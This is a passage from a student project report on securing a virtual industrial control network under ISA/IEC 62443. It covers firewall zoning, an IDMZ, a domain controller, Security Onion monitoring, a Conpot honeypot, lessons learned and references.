


Figure 38 Improved Network Design

#### 3.7.1 Multiple Firewalls

One of the major benefits of this model that has two firewall appliances is that we could start to create custom rule sets that govern the flow of data in our network. For example, in the design depicted above (Figure 38), the IDMZ firewall was configured to block all network traffic from entering the Industrial Zone, while still allowing systems in the Industrial Zone to reach out (on specific ports) to the IDMZ. Devices such as the Engineering Workstation were then still able to be part of the plant domain controlled by the Windows Server machine in the IDMZ. Updates and monitoring statistics could also be sent by devices in the Industrial Zone to the IDMZ for processing.

In this model, we completely blocked any direct communication between the Industrial Zone and the Enterprise Zone. Industrial Zone devices were also blocked from accessing the Internet via the WAN network.

The pfSense firewalls we used are stateful firewalls, meaning that if a device is permitted to send traffic one way through the network, the firewall will automatically permit the matching response traffic back in [17]. The firewall does this by use of a state table, which is a record of all currently active connections, and uses it to match potential response traffic. This mechanism meant that our rule sets only had to focus on where the traffic was originating – say from the OT Network – and then we could define what traffic was allowed to leave that network. Communication that did not correlate with an initiated OT Network request was then blocked by default.

#### **3.7.1.1 IDMZ-FW Rules Summary**

As mentioned above, most of the traffic from our OT Network / Industrial Zone was blocked from going to any other zone. The exception to this was that we wanted to permit certain types of traffic that were necessary for IACS plant operation.

We created several rules that enabled devices in our OT Network / Industrial Zone to access both the Domain Controller and the Security Onion systems via specific ports (related to traffic type). For example, the Wazuh HIDS (host-based intrusion detection system) that reported back to Security Onion required TCP/UDP port 514 for its agent connection, TCP port 55000 for the API, and TCP port 1515 for its registration service. Similarly, Microsoft's AD DS (Active Directory Domain Services) required port 88 for Kerberos authentication, 445 for SMB shares, and several other ports for various domain services (see Appendix – Configuration Document for more details).

Notably, it was not required to have these ports open both ways – meaning our rules could deny any connections initiated by the IDMZ without impacting required functionality. We also allowed our Industrial Zone devices to test connectivity via ICMP (Internet Control Message Protocol) echo requests to the IDMZ and the local default gateway.

For devices that resided inside the IDMZ, we allowed more communication capabilities. Our domain controller for instance was allowed to access the public internet to lookup DNS (Domain Name System) requests as it was configured to be the DNS server for our network. We also permitted ports 80 (HTTP) and 443 (HTTPS) for web access, port 123 for NTP (Network Time Protocol) time syncing, and port 587 for our honeypot to send email alerts. Finally, ICMP pings were permitted to anywhere but the Industrial Zone.

#### **3.7.1.2 GW-FW Rules Summary**

Our gateway firewall (connecting WAN, Enterprise, and Bridge Net zones) focused on rules that govern the IT Network / Enterprise Zone. We allowed these devices access to the Domain Controller and Security Onion systems via the same port allowances described in the Industrial Zone section above. Enterprise Zone devices were also allowed to access the web via ports 80 and 443, get time updates via NTP port 123, and ping using ICMP echo requests to anywhere but the Industrial Zone.

#### **3.7.2 The Industrial Zone**

Since the Industrial Zone had direct control over physical process equipment, we decided to lock it down. We moved the Engineering Workstation to this zone and eliminated its direct tie to the Enterprise

Zone (IT Network). The workstation was also upgraded to Windows 10 and had its host-based Windows Firewall enabled. It was still able to perform its duties to monitor and reprogram the control equipment (Modbus TCP Server), as well as authenticate against the Domain Controller in the IDMZ. This was done by opening only the required ports on the pfSense firewall for Microsoft's AD DS in the direction of the Industrial Zone to the IDMZ.

Our Modbus TCP Server still ran on the same Kubuntu Linux host machine but was now in a much more secure LAN (Local Area Network).

### 3.7.3 The IDMZ (Industrial Demilitarized Zone)

Building up from the Industrial Zone, we moved on to our primary addition to the IACS network design – the IDMZ. The IDMZ acted as a barrier between the Enterprise and Industrial zones, as traffic from either of these two zones could communicate with the IDMZ, but not directly with one another. As mentioned earlier, there were also other restrictions placed on the IDMZ; chiefly that it could not initiate a connection with the Industrial Zone – it was only able to respond to queries that originated from the Industrial Zone.

This zone also got a SOC (Security Operations Center) monitoring workstation, which was connected to the Security Onion and honeypot reporting Dashboards. The purpose of the machine was to give the security personnel access to view what was going on in the network and to allow them to be able to respond when alerts were triggered. We cover more on Security Onion, the Domain Controller, and the honeypot we chose in Section 3.8 (Additional Security Appliances).

### 3.7.4 The Bridge Network

The Bridge Network in this design was exclusively for our two pfSense firewalls to communicate with one another. By adding this small network, we could be assured that traffic passing through the zone had already been filtered by one of the firewalls. It was somewhat of a trusted area; however, we would not advise running any operating equipment here.

One adjustment we would make to the network layout if we had more time would be to add another small network for firewall administration. This network would consist of administration workstations only, and the firewalls would be configured so their web accessible control panels were only available on this subnet. Doing this would reduce the attack surface of the network by removing the potential for an attacker to break into the firewall configuration interface from any other LAN, as shown in our penetration test.

### 3.7.5 The Enterprise Zone

In our improved design, the Enterprise Zone was largely the same, consisting of one Business Workstation, with some modifications and network restrictions in place. This workstation was also upgraded to Windows 10 Enterprise and had its Windows Firewall and Automatic Updates enabled. We joined the machine to our plant domain and configured it with a standard (non-administrator) domain user account.

### 3.7.6 The WAN

The WAN, or Public Network as it was called previously, remained as it was in the initial design. This was because while we were able to make changes to the internal workings and design of our IACS network, we realistically had no control over the public internet. We had to assume there would be bad actors on

this network segment and adjusted our inside network as much as we could to combat / monitor for potential breaches. The following section goes into additional countermeasures we installed in our network to improve both security and traffic visibility.

## 3.8 ADDITIONAL SECURITY APPLIANCES

To improve the network visibility and help guard against attacks, we set up a few additional security appliances in our IDMZ.

### 3.8.1 Windows Server 2019 Domain Controller

While perhaps not technically considered a security appliance, a Domain Controller does help bolster the security of the network by offering many account administration and system management controls. We chose to set up a Windows Server 2019 based Domain Controller and created a custom local domain for our plant workstations to sign onto. Windows Server 2019 was chosen because it was a fairly recent release that was receiving security updates and patches from Microsoft, and it was a stable platform that could grow with our network needs.

By adding a domain, we were able to control the Windows 10 based workstations in our plant via Group Policies and domain user accounts. What this meant was that the workstations no longer had a single administrator logon account that was tied to that particular workstation, but rather personnel in the plant each had their own domain account they used to logon to a workstation. These accounts were then assigned to security groups for which we assigned different permissions based on job roles and requirements.

The Domain Controller in our network also served as the DNS (Domain Name System) resolver for the entire IACS plant. This allowed us to more easily monitor all DNS requests associated with website name resolutions and other services that required DNS lookups. It also meant that we could manually add DNS mappings for our local network.

### 3.8.2 Security Onion SIEM (Security Information and Event Management)

As stated on the about page of its documentation, “Security Onion is a free and open Linux distribution for threat hunting, enterprise security monitoring, and log management” [4]. We chose the platform as it runs a variety of tools which allowed us to collect information about our network and the traffic being sent on it. Security Onion has a web accessible Dashboard (powered by Kibana) that can show network traffic trends and help visualize network activity. It also has the capability to detect potential threats to the network and generate alerts based on traffic patterns and signatures (Suricata) [4].

We set up Security Onion with 4 NICs (Network Interface Cards). The first of these resided on the IDMZ network and was the management interface. This NIC had the 10.10.20.253 address associated with it and was how we connected to and viewed the reporting dashboards Security Onion offers. The other 3 NICs did not have IP addresses, and were connected one each to the IDMZ, OT Network and IT Network. These were sniffing connections for traffic monitoring and therefore did not require IP addresses as their sole purpose was to collect a copy of the traffic sent on each network.

Security Onion also supports Wazuh security monitoring as a HIDS (host-based intrusion detection system) that is installable on client machines [18]. We configured our Windows based server and workstation computers as well as our Linux based honeypot and Modbus server with Wazuh Agents, which all sent event and security monitoring logs to Security Onion. Security Onion was then able to parse and process the logs and present information and alerts based on this data.

Osquery is another package supported by Security Onion that we installed on our client machines. Osquery enabled us to request real-time information and reporting from our network systems via SQL-

esque search commands in the Kolide Fleet dashboard [19]. This type of information can be helpful for troubleshooting systems, ensuring all devices are up to date, and more.

### 3.8.3 Conpot Honeypot

A honeypot is a system that lures an attacker by mimicking valuable devices or services on the network. When interacted with by an attacker, the honeypot can provide useful information to the security team, such as alerting them to the attack and providing insights into what kind of attack is being launched (e.g., brute forcing passwords, uploading malware, etc.) [20].

The honeypot we chose to use for our network was Conpot, which is an ICS tailored honeypot that can serve as a decoy control system environment. It does this by running servers for Modbus, S7Comm, SNMP (Simple Network Management Protocol), FTP (File Transfer Protocol), and other common industrial protocols [5]. We set up our honeypot in the IDMZ and enabled log reporting and visualizations through the Splunk SIEM Dashboard, which was viewable from the SOC Workstation (Mon-Wkstn).

Some of the other benefits of using the Conpot honeypot were that it was not demanding resource wise (requires minimal RAM and CPU allocation), and that it could be run as a Python script [5]. Because of this, we decided to run a Kubuntu Linux virtual machine as the platform for the honeypot. We then installed Conpot using a Python virtual environment (Conpot required Python version 3.6 to run properly) and set up Splunk so it was able to access the Conpot log file.



### 3.9 FINAL NETWORK ASSESSMENT

Based on ISA/IEC 62443, the next logical section is to repeat the past steps for the new design to ensure all the vulnerabilities found are remedied or mitigated. But due to the shortage of time and the size of this project, this never happened. Either way, we can explain what our typical workflow would have been and what the plan is moving forward.

#### 3.9.1 Final Assessment Workflow




Figure 39 Final Assessment Workflow Diagram

The workflow starts right after designing the new network and implementing it. Its main purpose is to measure the effectiveness of the implemented security controls and compare them to the tolerable risk for their specific zones or conduits.

#### **3.9.1.1 *Residual Risk***

Residual risk includes vulnerabilities that remain even after all planned risk remediation and efforts are implemented. Even with an astute vulnerability sanitation program, there will always be small relics of risks that remain.

Management is responsible for developing and communicating the risk tolerance of the organization and the level of risk the organization is willing to accept – which allows the information security manager to determine the level of risk mitigation that should be taken to reduce residual risk to acceptable levels [1].

#### **3.9.1.2 *Redo and Redesign***

If the residual risk is greater than the determined tolerance for a specific zone or conduit, the security for that zone needs to be rethought and redesigned. Then, the same workflow and process is repeated to test the new security controls and assess them.

### **3.9.2 *Moving Forward***

Every smart and modern organization understands that security is not a set of check lists that you could just tick off and deem as done. Cyber threats are evolving day by day, so the security needs to evolve with them, or even attempt to stay ahead of them.

#### **3.9.2.1 *Building a Sanitary Security Hygiene***

Periodic security assessments need to be scheduled and carried out thoroughly and carefully. Management has to invest in a good security training program for the employees and periodically challenge their knowledge.

#### **3.9.2.2 *Physical Security***

As this was mostly a cybersecurity report and not a full information security report, we did not provide any information about the physical security of the organization. But based on ISA/IEC 62443, physical security should be also assessed periodically and updated/upgraded often. None of our protective IT solutions – like firewalls – can stop an attacker from physically connecting to a switch or OT device if they can access them in the field. Critical devices should be kept in locked boxes with 24/7 security that monitors whoever accesses them and when this access occurs.

## 4 CONCLUSION

---

### 4.1 LESSONS LEARNED

Our team developed a simple IACS network to an advanced network that covers vulnerabilities found in the risk assessment following ISA/IEC 62443 guidelines. We also conducted a penetration test, created countermeasures, and added additional security appliances. We tried to implement the knowledge learned in the INCS program such as industrial network analysis. We started by creating core milestones that cover the project requirements to help keep us all on track.

#### 4.1.1 WBS (Work Breakdown Structure) and Project Schedule Network Diagram

We created a project proposal which includes a WBS and Project Schedule Network Diagram. A WBS is part of the planning process that shows the decomposition of the project. We assigned high-level tasks and then broke them into smaller and simpler tasks. By creating a WBS, we learned how to create and plan a realistic schedule. Each of the teammates had some broad idea about the project, but a WBS helped us to specify the overall scope and lead us to be on the same page.

After building the WBS, we created a Project Schedule Network Diagram based on the milestones. This diagram shows the logical relationship of the project activities to identify a critical path. We could learn how to determine the dependencies of the tasks, duration of the whole project, and each task. During the project process, we faced a few delays and misunderstandings of the concepts. However, we could overcome this by checking the diagram and adjust expectations.

#### 4.1.2 Developing IACS Network

Most of the time, we used virtual interfaces and communication applications to build the network system and share or discuss ideas. We chose VMware to build the network and downloaded installation images such as Kubuntu and Windows Server 2019. We learned how to install, manage virtual network adapters, and configure each machine. Also, by adding security appliances, we could understand the connection between the machines and tools to monitor the traffic.

To build a secure network that can protect the assets of the company, we added security appliances. First, we added two pfSense firewalls in the IDMZ and Industrial Zone and created firewall rules to block or allow traffic. Next, we added two SIEMs to support threat detection and security incident management. Security Onion SIEM provides IDS, security monitoring, and log management. Splunk SIEM is specialized to log analysis and alerts and it worked as an analysis tool for the honeypot. Also, the Windows Server 2019 Domain Controller performs easier administration of multiple workstations and manages the user accounts.

#### 4.1.3 Network Assessment and Penetration System

First, we started the network assessment by identifying assets, and then built zones and conduits to perform network segmentation. We also defined foundational requirements associated with security levels. We learned the importance of the network assessment because it was the basis of the advanced network with extra security features. We tried to cover all the vulnerabilities mentioned in the network assessment and it led us to build a secure network system. After identifying vulnerabilities of the network system, we specified firewall rules, added server roles, and created groups and users.

## 4.2 TECHNICAL OUTCOMES

We started by building an initial network environment using the sample network. We installed virtual machines in VMware and ensured connections between each by using virtual network adapters. Next, we performed a network assessment to figure out the vulnerabilities of the network system, and created countermeasures such as Security Onion and an IACS specific honeypot. We also performed a penetration test based on the social engineering vulnerabilities. After building and upgrading the network, we visited the INCS lab to test the network system. We could ensure that our advanced network with security appliances works as we intended. For example, the firewall successfully blocks the unintended traffic and the IDMZ blocked direct connections between IT and OT networks.

## 4.3 NON-TECHNICAL OUTCOMES

After teaming up, we started working on the progress report. We adjusted our expectations by discussing the details of the project. We created a project overview including scope and schedule. This helped a lot for each team member to be clear on the project. We also wrote two progress reports based on the milestones that we created at the beginning of the project. We presented about the milestones regarding what we achieved and what was delayed. During other team presentations, we could understand their process phase and new ideas. After the upgrade of the network system, we started writing the final report to show our work. This helped us to organize our thoughts and match the results with the milestones.

## 4.4 WHAT WENT WELL

There was a little bit of delay because of the remote system and our personal computer storage and memory restrictions, but other things went well based on our schedule. We followed our milestones and Project Schedule Network Diagram to ensure we were on the right path and meeting due dates. The teammates all had their strengths, and we could figure out the issues fast and effectively. We conducted lots of meetings to share ideas and adjust expectations.

## 4.5 RECOMMENDATIONS FOR NEXT TIME

### 4.5.1 INCS Lab

Most of the time, we had to work remotely because of COVID-19. If the situation were better, we could do face-to-face meetings and use the INCS lab all the time. Compared to our home computers, the INCS lab has brand new computers, servers, routers, and switches that have lots of memory and are high performance. We faced some downloading issues and storage issues during the project and always had to consider the requirements for running another virtual machine. Lab computers will have less chance to have storage and memory issues and we would be able to add some more software given their higher performance.

### 4.5.2 Perform Full Assessment and Penetration Test

The duration of this project was 5 weeks. The first week, we had some communication issues about the topic of the project. The second and third week, we created the project proposal and built the initial network with vulnerabilities. So, we had about one week to develop our assessment, perform the penetration test, add security appliances, and upgrade the network system. This was a tight schedule to

do a deep analysis, and we eased down on some parts. Next time, if we had more time, we would like to add more topics that we learned in the class.

## 5 REFERENCES

---

- [1] P. Ackerman, Industrial Cybersecurity, Packt Publishing, 2017.
- [2] Lockheed Martin, "Cyber Kill Chain | Lockheed Martin," Lockheed Martin, 2021. [Online]. Available: <https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>. [Accessed 21 May 2021].
- [3] Global Cybersecurity Alliance, "Quick Start Guide: An Overview of ISA/IEC 62443 Standards Security of Industrial Automation," ISA, 2021.
- [4] Security Onion Solutions, LLC, "About - Security Onion 2.3 Documentation," Security Onion Solutions, LLC, 2021. [Online]. Available: <https://docs.securityonion.net/en/2.3/about.html>. [Accessed 7 May 2021].
- [5] MushMush Foundation, "Welcome to Conpot's Documentation! - Conpot 0.6.0 Documentation," MushMush, 2018. [Online]. Available: <https://conpot.readthedocs.io/en/latest/index.html>. [Accessed 9 May 2021].
- [6] OffSec Services Limited, "Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution," OffSec Services Limited, 2021. [Online]. Available: <https://www.kali.org/>. [Accessed 16 May 2021].
- [7] M. Crouse, "Survey: Majority of Manufacturers Use Outdated Operating Systems | Manufacturing.net," Manufacturing.net, 10 April 2019. [Online]. Available: <https://www.manufacturing.net/industry40/news/13250714/survey-majority-of-manufacturers-use-outdated-operating-systems>. [Accessed 5 May 2021].
- [8] Sanjay, "PyModbus - A Python Modbus Stack - PyModbus 2.5.0 Documentation," 2017. [Online]. Available: <https://pymodbus.readthedocs.io/en/latest/readme.html>. [Accessed 16 May 2021].
- [9] J. Pillora, "jpillora/chisel: A fast TCP/UDP tunnel over HTTP," 14 January 2021. [Online]. Available: <https://github.com/jpillora/chisel>. [Accessed 21 May 2021].
- [10] A. Gatta, "Remote desktop client with RDP, SSH, SPICE, and VNC protocol support. - Remmina," 2021. [Online]. Available: <https://remmina.org/>. [Accessed 21 May 2021].
- [11] A. F. J. III, "SCADA Honeypots – An In-depth," The University of Arizona, 2016.
- [12] I. Livshitz, "What's the Difference Between a High Interaction Honeypot and a Low Interaction Honeypot," Guardicore, 3 Jan 2019. [Online]. Available: <https://www.guardicore.com/blog/high-interaction-honeypot-versus-low-interaction-honeypot-comparison/>. [Accessed 9 May 2021].
- [13] "Kubuntu," Kubuntu dev., [Online]. Available: [kubuntu.org](http://kubuntu.org). [Accessed 2021].

- [14] L. Obbayi, "Ethical hacking: SNMP recon," INFOSEC, 31 Mar 2020. [Online]. Available: <https://resources.infosecinstitute.com/topic/ethical-hacking-snmp-recon/>. [Accessed 9 May 2021].
- [15] C. Scott, "Designing and Implementing a Honeypot for a SCADA Network," SANS Institute, 2014.
- [16] "Splunk Enterprise Installation Manual," Splunk, [Online]. Available: <https://docs.splunk.com/Documentation/Splunk/8.2.0/Installation/Beforeyouinstall>. [Accessed 2021].
- [17] Netgate, "Firewall - Firewalling Fundamentals | pfSense Documentation," Electric Sheep Fencing LLC and Rubicon Communications LLC, 3 September 2020. [Online]. Available: <https://docs.netgate.com/pfsense/en/latest/firewall/fundamentals.html>. [Accessed 17 May 2021].
- [18] Security Onion Solutions, LLC, "Wazuh - Security Onion 2.3 Documentation," Security Onion Solutions, LLC, 2021. [Online]. Available: <https://docs.securityonion.net/en/2.3/wazuh.html>. [Accessed 7 May 2021].
- [19] Security Onion Solutions, LLC, "Osquery - Security Onion 2.3 Documentation," Security Onion Solutions, LLC, 2021. [Online]. Available: <https://docs.securityonion.net/en/2.3/osquery.html#osquery>. [Accessed 17 May 2021].
- [20] Kaspersky, "What is a honeypot? How honeypots help security | Kaspersky," Kaspersky, 2021. [Online]. Available: <https://www.kaspersky.com/resource-center/threats/what-is-a-honeypot>. [Accessed 2 May 2021].
- [21] BSI Group - Espion Insights, "Examining the Vulnerabilities of Industrial Automation Control System (IACS)," 2016. [Online]. Available: [https://www.bsigroup.com/LocalFiles/fr-fr/iso-iec-27001/ressources/Examining\\_the\\_Vulnerabilities\\_of\\_Industrial\\_Automation\\_Control\\_System\\_\(IACS\).pdf](https://www.bsigroup.com/LocalFiles/fr-fr/iso-iec-27001/ressources/Examining_the_Vulnerabilities_of_Industrial_Automation_Control_System_(IACS).pdf). [Accessed 2 May 2021].
- [22] ISA Global Security Alliance, "ISAGCA - Security Lifecycles Whitepaper," October 2020. [Online]. Available: <https://www.isasecure.org/en-US/Documents/Articles-and-Technical-Papers/ISAGCA-Security-Lifecycles-whitepaper>. [Accessed 2 May 2021].
- [23] H. Barbosa, "SOCIAL ENGINEERING AND CYBER SECURITY," International Technology, Education and Development Conference, Porto, Portugal, 2017.
- [24] N. Mendoza, "Security pros: Cyber threats to industrial enterprises increase due to pandemic," techrepublic, 8 October 2020. [Online]. Available: <https://www.techrepublic.com/article/security-pros-cyber-threats-to-industrial-enterprises-increase-due-to-pandemic/>. [Accessed 1 May 2021].
- [25] P. Didier, F. Macias, J. Harstad, R. Antholine, S. A. Johnston, S. Plyevsky, M. Schillace, G. Wilcox, D. Zaniewski and S. Zuponic, "Converged Plantwide Ethernet (CPwE) Design and Implementation Guide," Cisco and Rockwell Automation, Sep. 2011.

- [26] Christian Peacemaker Teams, "Guide For Team Coordination," October 1996. [Online]. Available: <https://www.cpt.org/files/TB%20-%20Team%20Coordination.pdf>. [Accessed 4 May 2021].
- [27] EET ASIA, "Attacks on critical infrastructure rising," EET Asia, 02 June 2020. [Online]. Available: <https://www.eetasia.com/critical-infrastructure-cyber-attacks-on-the-rise/>. [Accessed 1 May 2021].
- [28] Y. Gupta, "Why Team Coordination is required? Why Coordination is Important so much?," 3 December 2020. [Online]. Available: <https://startuptalky.com/coordination-importance/>. [Accessed 3 May 2021].
- [29] P. D. Gasper, "Cyber Threat to Critical Infrastructure," The NEXUS, 2015.
- [30] S. Stankovic, "How To Perform A Successful Network Security Vulnerability Assessment," Purplesec, July 2007. [Online]. Available: <https://purplesec.us/perform-successful-network-vulnerability-assessment/>. [Accessed 2 May 2021].
- [31] L. Zelleke, "How to establish a honeypot on your network," Imperva, 29 September 2020. [Online]. Available: <https://www.comparitech.com/net-admin/how-to-establish-a-honeypot-on-your-network/>. [Accessed 1 May 2021].
- [32] C. Karlsson, "The development of industrial networks: Challenges to operations management in an extraprise," *International Journal of Operations & Production Management*, vol. 23, no. 1, pp. 44-61, 2003.
- [33] E. D. Knapp and J. T. Langill, *Industrial Network Security: Securing Critical Infrastructure Networks for Smart Grid, SCADA, and Other Industrial Control Systems*, Syngress, 2014.